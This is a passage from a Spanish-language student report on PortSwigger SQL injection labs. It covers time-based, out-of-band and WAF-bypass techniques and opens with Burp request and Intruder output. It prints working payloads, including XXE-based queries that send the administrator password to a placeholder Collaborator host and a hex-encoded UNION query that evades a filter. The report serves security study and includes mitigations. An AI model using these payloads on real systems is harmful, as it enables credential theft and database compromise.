Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a2c00400309212b82dc9ca100360097.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 5481

<!DOCTYPE html>
<html>
  <!--LAB_HEAD_START-->
  <head>
    <link href=/resources/labheader/css/
    stylesheet>
    <link href=/resources/css/labsEcomme
    <title>
      Blind SQL injection with time del
    </title>
  </head>
  <!--LAB_HEAD_END-->
  <body>
    <script src="/resources/labheader/j
    </script>
    <!--LAB_HEADER_START-->
    <div id="academyLabHeader">
      <section class='academyLabBanner'
        <div class=container>
```

4. Intruder attack of https://0a2c00400309212b82dc9ca100360097.web-security-academy.net


Attack Save

Results Positions

Capture filter: Capturing all items — Apply capture filter

View filter: Showing only highlighted items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
402	2	u	200	3215			5589	
63	3	d	200	3206			5589	
164	4	i	200	3200			5589	
585	5	3	200	3211			5589	
7	7	a	200	3325			5589	
209	9	k	200	3204			5589	
590	10	3	200	1014			5589	
172	12	i	200	3202			5589	
293	13	o	200	3201			5589	
54	14	c	200	3205			5589	
116	16	f	200	3200			5589	
98	18	e	200	3200			5589	
79	19	d	200	3205			5589	
20	20	a	200	3201			5589	



---

10. IMPACTO DE LA VULNERABILIDAD

Esta vulnerabilidad permite:

- Extracción completa de credenciales
- Acceso no autorizado a cuentas privilegiadas
- Robo de información sensible
- Compromiso total de la base de datos

---

11. MITIGACIÓN

- Uso obligatorio de consultas parametrizadas
- Prepared statements
- ORM seguros
- Principio de mínimo privilegio
- Monitoreo de patrones anómalos en tiempos de respuesta

- Implementación de WAF con detección de patrones de inyección

Manejo adecuado de errores

---

12. CONCLUSIÓN DEL LABORATORIO

- Este laboratorio demuestra cómo un atacante puede extraer información sensible sin recibir ninguna respuesta visible del sistema, utilizando únicamente variaciones en el tiempo de respuesta.

La inyección SQL ciega basada en tiempo es una técnica avanzada pero altamente efectiva cuando no existen controles adecuados. Implementar consultas parametrizadas y limitar la exposición de entradas dinámicas es esencial para proteger aplicaciones web contra este tipo de ataque.

LABORATORIO 16

Nombre del laboratorio: Inyección SQL ciega con interacción fuera de banda
Nivel: Practitioner
Tipo de ataque: Blind SQL Injection (Out-of-Band / OAST)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es demostrar cómo explotar una inyección SQL ciega con interacción fuera de banda (Out-of-Band, OAST) utilizando un servidor externo (Burp Collaborator) para detectar la ejecución del payload.
A diferencia de los ataques basados en errores o en tiempo, aquí no se obtiene respuesta visible ni diferencias en el tiempo de respuesta. En su lugar, se provoca que el servidor realice una interacción externa (DNS o HTTP) hacia un dominio controlado por el atacante.
Nota: En este entorno no es posible completar el laboratorio debido a que Burp Collaborator es exclusivo de la versión Pro, por lo que el desarrollo se presenta únicamente con fines teóricos y educativos.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada TrackingId, cuyo valor es incorporado directamente dentro de una consulta SQL ejecutada por el servidor.
Características del laboratorio:

- No hay mensajes de error visibles.
- No hay diferencias en el contenido de la respuesta.
- No hay diferencias en el tiempo de respuesta.
- La única forma de detectar la inyección es mediante una interacción externa.

El payload propuesto combina:

- Inyección SQL
- Procesamiento XML
- Resolución de entidades externas (XXE)
- Interacción DNS hacia un dominio controlado por el atacante

El objetivo es forzar al servidor de base de datos a realizar una solicitud DNS hacia un subdominio generado por Burp Collaborator.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Se interceptó la petición HTTP que contenía la cookie TrackingId.
Dado que no había errores visibles ni retrasos, se procedió a probar una técnica de interacción fuera de banda, inyectando una carga útil diseñada para provocar una solicitud DNS externa.
Si el servidor realiza la consulta DNS al dominio del atacante, esto confirma que la inyección SQL fue ejecutada exitosamente.

---

4. HERRAMIENTAS UTILIZADAS

- Burp Suite (Proxy y Collaborator)
- Navegador web
- Plataforma PortSwigger Web Security Academy

Uso de Burp Suite:

- Proxy: Interceptar y modificar la cookie vulnerable.
- Burp Collaborator: Generar un subdominio único y registrar interacciones DNS/HTTP entrantes.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió a la página principal del laboratorio.
2. Se interceptó la petición HTTP que contenía la cookie TrackingId.
3. Se modificó el valor de la cookie agregando un payload de inyección SQL que incluía una entidad XML externa.
4. Se insertó un subdominio generado por Burp Collaborator.
5. Se envió la solicitud modificada al servidor.
6. Se verificó en el panel de Burp Collaborator si se recibió una interacción DNS.

---

6. PAYLOAD UTILIZADO

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l')+FROM+dual--
```

Donde BURP-COLLABORATOR-SUBDOMAIN es reemplazado por un subdominio único generado por Burp Collaborator.

7. EXPLICACIÓN DEL PAYLOAD

El payload realiza lo siguiente:

- ' → Cierra la cadena original en la consulta SQL.
- UNION SELECT → Permite inyectar una consulta adicional.
- xmltype() y EXTRACTVALUE() → Fuerzan al motor de base de datos a procesar contenido XML.
- <!ENTITY % remote SYSTEM "http://..."> → Define una entidad externa que apunta a un dominio controlado por el atacante.
- Al procesar la entidad, el servidor intenta resolver la URL, generando una consulta DNS externa.
- -- → Comenta el resto de la consulta original.

Si el servidor realiza la solicitud DNS, se confirma que el código SQL inyectado fue ejecutado. Esta técnica se conoce como Out-of-Band SQL Injection, ya que la confirmación del ataque ocurre fuera del canal normal de la aplicación.

---

8. RESULTADO DEL ATAQUE

En un entorno real con Burp Collaborator habilitado:

- Se recibiría una interacción DNS en el panel de Collaborator.
- Esto confirmaría que la inyección SQL fue ejecutada.

---

9. EVIDENCIA:

N/A

---

10. IMPACTO DE LA VULNERABILIDAD

Esta vulnerabilidad permite:

- Confirmar inyecciones SQL invisibles
- Exfiltrar datos mediante consultas DNS
- Bypass de controles tradicionales de monitoreo
- Extracción de información sensible incluso sin respuesta visible

11. MITIGACIÓN

Medidas recomendadas:

- Uso de consultas parametrizadas (prepared statements)
- Deshabilitar procesamiento innecesario de XML en base de datos
- Restringir acceso saliente del servidor (egress filtering)
- Aplicar principio de mínimo privilegio
- Implementar monitoreo de tráfico DNS saliente
- Uso de WAF con detección de patrones OAST

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio demuestra que incluso cuando no existen errores visibles ni diferencias en el tiempo de respuesta, una aplicación puede seguir siendo vulnerable a SQL Injection.
Las técnicas fuera de banda permiten confirmar y explotar vulnerabilidades mediante canales alternativos como DNS o HTTP.
La prevención adecuada requiere no solo validación de entradas, sino también control de comunicaciones salientes y endurecimiento del entorno de base de datos.

LABORATORIO 17

Nombre del laboratorio: Inyección SQL ciega con exfiltración de datos fuera de banda
Nivel: Practitioner
Tipo de ataque: Blind SQL Injection (Out-of-Band Data Exfiltration / OAST)

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una inyección SQL ciega con exfiltración de datos fuera de banda, logrando extraer la contraseña del usuario administrator mediante una interacción externa hacia un servidor controlado por el atacante (Burp Collaborator).
A diferencia del laboratorio anterior, aquí no solo se busca confirmar la vulnerabilidad, sino extraer directamente información sensible a través del canal DNS o HTTP.
Nota: En este entorno no es posible completar el laboratorio debido a que Burp Collaborator es exclusivo de la versión Pro, por lo que el desarrollo se presenta únicamente con fines teóricos y educativos.

---

2. CONTEXTO TÉCNICO

La aplicación utiliza una cookie llamada TrackingId, cuyo valor es incorporado directamente dentro de una consulta SQL ejecutada por el servidor.
Características del entorno:

- No se muestran errores.
- No hay diferencias visibles en la respuesta.
- La consulta puede ejecutarse de forma asíncrona.
- Es posible forzar al servidor a realizar solicitudes externas.

La base de datos contiene la tabla:

users

Con columnas:

username
password

El ataque combina:

- Inyección SQL
- Procesamiento XML
- Entidades externas (XXE)
- Exfiltración de datos mediante DNS/HTTP

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

Se interceptó la petición HTTP que contenía la cookie TrackingId.
Como no había errores ni diferencias en tiempo de respuesta, se probó una técnica fuera de banda (OAST), diseñada para provocar que el servidor realizara una solicitud externa incluyendo datos sensibles en el subdominio generado dinámicamente.
Si el servidor realiza la solicitud DNS o HTTP hacia el dominio controlado por el atacante, incluyendo la contraseña como parte del subdominio, se confirma la vulnerabilidad y la exfiltración exitosa.

---

4. HERRAMIENTAS UTILIZADAS

- Burp Suite Professional (Proxy y Collaborator)
- Navegador web
- Plataforma PortSwigger Web Security Academy

Uso de herramientas:

- Proxy: Interceptar y modificar la cookie vulnerable.
- Collaborator: Generar un subdominio único y registrar interacciones entrantes DNS/HTTP que contienen datos exfiltrados.

---

5. PROCEDIMIENTO PASO A PASO

1. Se accedió a la página principal del laboratorio.
2. Se interceptó la solicitud HTTP que contenía la cookie TrackingId.
3. Se modificó el valor de la cookie agregando un payload de inyección SQL que incluía una entidad XML externa.
4. Se insertó un subdominio único generado por Burp Collaborator.
5. Se envió la solicitud modificada al servidor.
6. Se accedió a la pestaña Collaborator y se utilizó la opción “Poll now” para verificar interacciones.
7. Se revisaron las interacciones DNS y HTTP registradas.
8. Se identificó la contraseña del usuario administrator dentro del subdominio solicitado por el servidor.
9. Se inició sesión como administrador utilizando la contraseña obtenida.

---

6. PAYLOAD UTILIZADO

```
TrackingId=x'+UNION+SELECT+EXTRACTVALUE(xmltype('<?xml version="1.0"
encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://'
||(SELECT password FROM users WHERE username='administrator')||'.BURP-
      COLLABORATOR-SUBDOMAIN/"> %remote;]>'),'/l')+FROM+dual--
```

---

7. EXPLICACIÓN DEL PAYLOAD

El payload realiza las siguientes acciones:

- ' → Cierra la cadena original de la consulta.
- UNION SELECT → Permite inyectar una consulta adicional.
- (SELECT password FROM users WHERE username='administrator') → Extrae la contraseña del usuario administrador.
- || → Concatena el resultado dentro de una URL.
- <!ENTITY % remote SYSTEM "http://..."> → Define una entidad externa que apunta a un dominio controlado por el atacante, incluyendo la contraseña como subdominio.
- Al procesar el XML, el servidor intenta resolver la URL, enviando una solicitud DNS/HTTP que contiene la contraseña.
- -- → Comenta el resto de la consulta original.

---

8. RESULTADO DEL ATAQUE

- Se recibirían interacciones DNS y/o HTTP.
- El nombre de dominio solicitado incluiría la contraseña del usuario administrator.
- Con la contraseña obtenida, sería posible iniciar sesión como administrador.

---

9. EVIDENCIA:

N/A

---

10. IMPACTO DE LA VULNERABILIDAD

En un entorno real, esta vulnerabilidad podría permitir:

- Exfiltración directa de credenciales

- Robo de información sensible sin dejar evidencia en la respuesta HTTP
- Bypass de monitoreo tradicional basado en contenido
- Compromiso total de la base de datos

Las técnicas OAST representan un riesgo crítico porque permiten extraer datos incluso cuando la aplicación no devuelve información visible al atacante.

---

11. MITIGACIÓN

Medidas recomendadas:

- Uso obligatorio de consultas parametrizadas
- Deshabilitar procesamiento XML innecesario en base de datos
- Bloquear resoluciones DNS y tráfico saliente no autorizado (egress filtering)
- Aplicar principio de mínimo privilegio
- Monitorear tráfico DNS saliente anómalo
- Implementar WAF con detección de patrones OAST

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio demuestra cómo una inyección SQL ciega puede evolucionar hacia la exfiltración completa de datos mediante canales externos como DNS o HTTP.
Incluso sin errores visibles ni diferencias en tiempo de respuesta, un atacante puede extraer información crítica si el servidor tiene permitido realizar conexiones salientes.
La prevención requiere controles tanto a nivel de aplicación (consultas parametrizadas) como a nivel de infraestructura (restricción de tráfico saliente y monitoreo de eventos anómalos).

LABORATORIO 18

Nombre del laboratorio: SQL injection with filter bypass via XML encoding
Nivel: Practitioner
Tipo de ataque: SQL Injection – UNION-based con bypass de WAF mediante XML encoding

---

1. OBJETIVO DEL LABORATORIO

El objetivo de este laboratorio es explotar una vulnerabilidad de **SQL Injection** presente en la funcionalidad de verificación de inventario (**stock check**) de la aplicación.

El ataque consiste en manipular los parámetros enviados en formato **XML** para ejecutar una **consulta UNION** que permita recuperar información de otras tablas de la base de datos, específicamente las credenciales del usuario **administrator**.

Finalmente, se utilizan las credenciales obtenidas para iniciar sesión en la aplicación y completar el laboratorio.

---

2. CONTEXTO TÉCNICO

La aplicación cuenta con una funcionalidad que permite consultar el inventario de un producto en una tienda específica.

Para realizar esta consulta, el cliente envía una solicitud **POST** al servidor con los parámetros **productId** y **storeId** en formato XML.

Ejemplo de solicitud:

```
<stockCheck>
  <productId>1</productId>
  <storeId>1</storeId>
</stockCheck>
```

El servidor utiliza estos parámetros para construir una consulta SQL que consulta el inventario en la base de datos.

El problema ocurre cuando el valor de **storeId** no es validado correctamente. Esto permite que un atacante introduzca **código SQL dentro del XML**, lo que puede alterar la consulta original.

Además, la aplicación cuenta con un **WAF (Web Application Firewall)** que intenta bloquear ataques SQL Injection. Sin embargo, este filtro puede ser evadido utilizando **codificación de entidades XML**.

---

3. IDENTIFICACIÓN DE LA VULNERABILIDAD

La vulnerabilidad se identificó al observar que la función **stock check** enviaba datos al servidor en formato XML.

Al interceptar la solicitud con **Burp Suite**, se pudo modificar manualmente el valor del parámetro **storeId**.

Se realizaron pruebas utilizando expresiones matemáticas dentro del parámetro, por ejemplo:

<storeId>1+1</storeId>

La aplicación respondió con el inventario de otra tienda, lo que indicó que la entrada estaba siendo **evaluada por el servidor**, confirmando que el parámetro era vulnerable a **SQL Injection**.

---

4. HERRAMIENTAS UTILIZADAS

Herramientas utilizadas durante el laboratorio:

- **Burp Suite**
- **Burp Repeater**
- **Hackvertor Extension**
- **Navegador web**
- **PortSwigger Web Security Academy**

Uso de Burp Suite:

Burp Suite se utilizó para interceptar la solicitud HTTP enviada al servidor y enviarla a **Burp Repeater**, lo que permitió modificar manualmente los valores del XML y probar distintos payloads de SQL Injection.

Uso de Hackvertor:

La extensión **Hackvertor** fue utilizada para codificar el payload SQL mediante **XML entities**, lo que permitió evadir el filtro de seguridad (WAF) implementado por la aplicación.

5. PROCEDIMIENTO PASO A PASO

1. Se accedió al laboratorio desde la plataforma **PortSwigger Web Security Academy**.
2. Se utilizó la función **stock check** de la aplicación para generar una solicitud HTTP.
3. La solicitud fue interceptada con **Burp Suite Proxy**.
4. Se envió la solicitud interceptada a **Burp Repeater** para poder modificarla manualmente.
5. Se probó si el parámetro **storeId** evaluaba expresiones utilizando:

<storeId>1+1</storeId>

6. Se observó que la aplicación devolvía resultados diferentes, confirmando que el parámetro era vulnerable.
7. Se intentó realizar una inyección utilizando **UNION SELECT**, pero la solicitud fue bloqueada por el **WAF**.
8. Para evadir el filtro, se utilizó **Hackvertor** para codificar el payload en **XML entities**.
9. Se envió nuevamente la solicitud y el servidor respondió normalmente, indicando que el **WAF había sido evadido**.
10. Se construyó un payload para extraer datos de la tabla **users**.
11. Se concatenaron los valores **username** y **password** utilizando el operador ||.
12. Se enviaron las solicitudes hasta obtener las credenciales de los usuarios.
13. Se identificaron las credenciales del usuario **administrator**.
14. Se inició sesión con dichas credenciales, completando el laboratorio.

---

6. PAYLOAD UTILIZADO

<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users</@hex_entities></storeId>

---

7. EXPLICACIÓN DEL PAYLOAD

El payload realiza las siguientes acciones:

1 UNION SELECT

Permite combinar los resultados de la consulta original con datos provenientes de otra tabla.

username || '~' || password

Concatena los valores de las columnas **username** y **password**, separándolos con el carácter **~** para facilitar su lectura.

FROM users

Indica que la información se debe obtener de la tabla **users**, donde se almacenan las credenciales de los usuarios.

XML Encoding

El payload fue codificado utilizando **entidades XML**, lo que permitió evadir el filtro de seguridad (**WAF**) que bloqueaba consultas SQL sospechosas.

---

8. RESULTADO DEL ATAQUE

Después de enviar el payload correctamente codificado, la aplicación devolvió una respuesta que contenía los **nombres de usuario y contraseñas** almacenados en la base de datos.


Entre los resultados se encontraban las credenciales del usuario **administrator**.

Se utilizaron estas credenciales para iniciar sesión en la aplicación, lo que permitió completar exitosamente el laboratorio.

Finalmente, el laboratorio fue marcado como **Lab Solved**.

---

9. EVIDENCIA:



---

10. IMPACTO DE LA VULNERABILIDAD

Si esta vulnerabilidad existiera en un sistema real, podría permitir:

- Robo de credenciales de usuarios
- Acceso a cuentas administrativas
- Acceso a información confidencial
- Compromiso completo de la base de datos
- Escalada de privilegios dentro del sistema

Además, la capacidad de **evadir un WAF** aumenta significativamente el riesgo, ya que demuestra que los mecanismos de defensa pueden ser burlados.

---

11. MITIGACIÓN

Para prevenir este tipo de vulnerabilidades, se recomienda:

- Uso de **Prepared Statements**
- Implementación de **consultas parametrizadas**
- Validación estricta de entradas en XML
- Sanitización de datos antes de enviarlos a la base de datos
- Uso de **ORM seguros**

- Configuración adecuada de **WAF**
- Aplicación del principio de **mínimo privilegio** en la base de datos

Estas medidas ayudan a evitar que los datos enviados por el usuario sean interpretados como código SQL.

---

12. CONCLUSIÓN DEL LABORATORIO

Este laboratorio permitió comprender cómo una vulnerabilidad de **SQL Injection** puede explotarse incluso cuando existen mecanismos de protección como un **WAF**.

Mediante el uso de **codificación XML**, fue posible evadir el filtro de seguridad y ejecutar una consulta **UNION SELECT** para recuperar credenciales almacenadas en la base de datos.

Este ejercicio demuestra la importancia de implementar **validaciones adecuadas y consultas parametrizadas**, ya que los filtros de seguridad por sí solos no son suficientes para proteger una aplicación contra ataques de SQL Injection.

CONCLUSION

La actividad “Road to Hall of Fame – SQL Injection” permitió comprender tanto de forma teórica como práctica el funcionamiento de las vulnerabilidades de SQL Injection en aplicaciones web. A través de los laboratorios de PortSwigger Web Security Academy se analizaron diferentes tipos de ataques, incluyendo Union-based, Error-based, Blind SQL Injection y Out-of-band, lo que permitió identificar cómo los atacantes pueden manipular consultas SQL para obtener información de una base de datos.

Durante el desarrollo de los laboratorios se utilizó Burp Suite para interceptar y modificar peticiones HTTP, lo que facilitó la identificación de parámetros vulnerables y la aplicación de distintos payloads para explotar las vulnerabilidades presentes en cada escenario.


Asimismo, se analizó el impacto que este tipo de ataques puede tener en la confidencialidad, integridad y disponibilidad de la información, así como la importancia de aplicar buenas prácticas de desarrollo seguro, como el uso de consultas parametrizadas, validación de entradas y control de privilegios en bases de datos.

Finalmente, esta actividad permitió comprender la relevancia de la seguridad en el desarrollo de aplicaciones web y la importancia de identificar y mitigar vulnerabilidades antes de que puedan ser explotadas en entornos reales.


PROGRESO EN LOS LABORATORIOS DE SQL INJECTION EN PORTSWIGGER WEB SECURITY ACADEMY.

Coronado Noriega Jesús Olaf

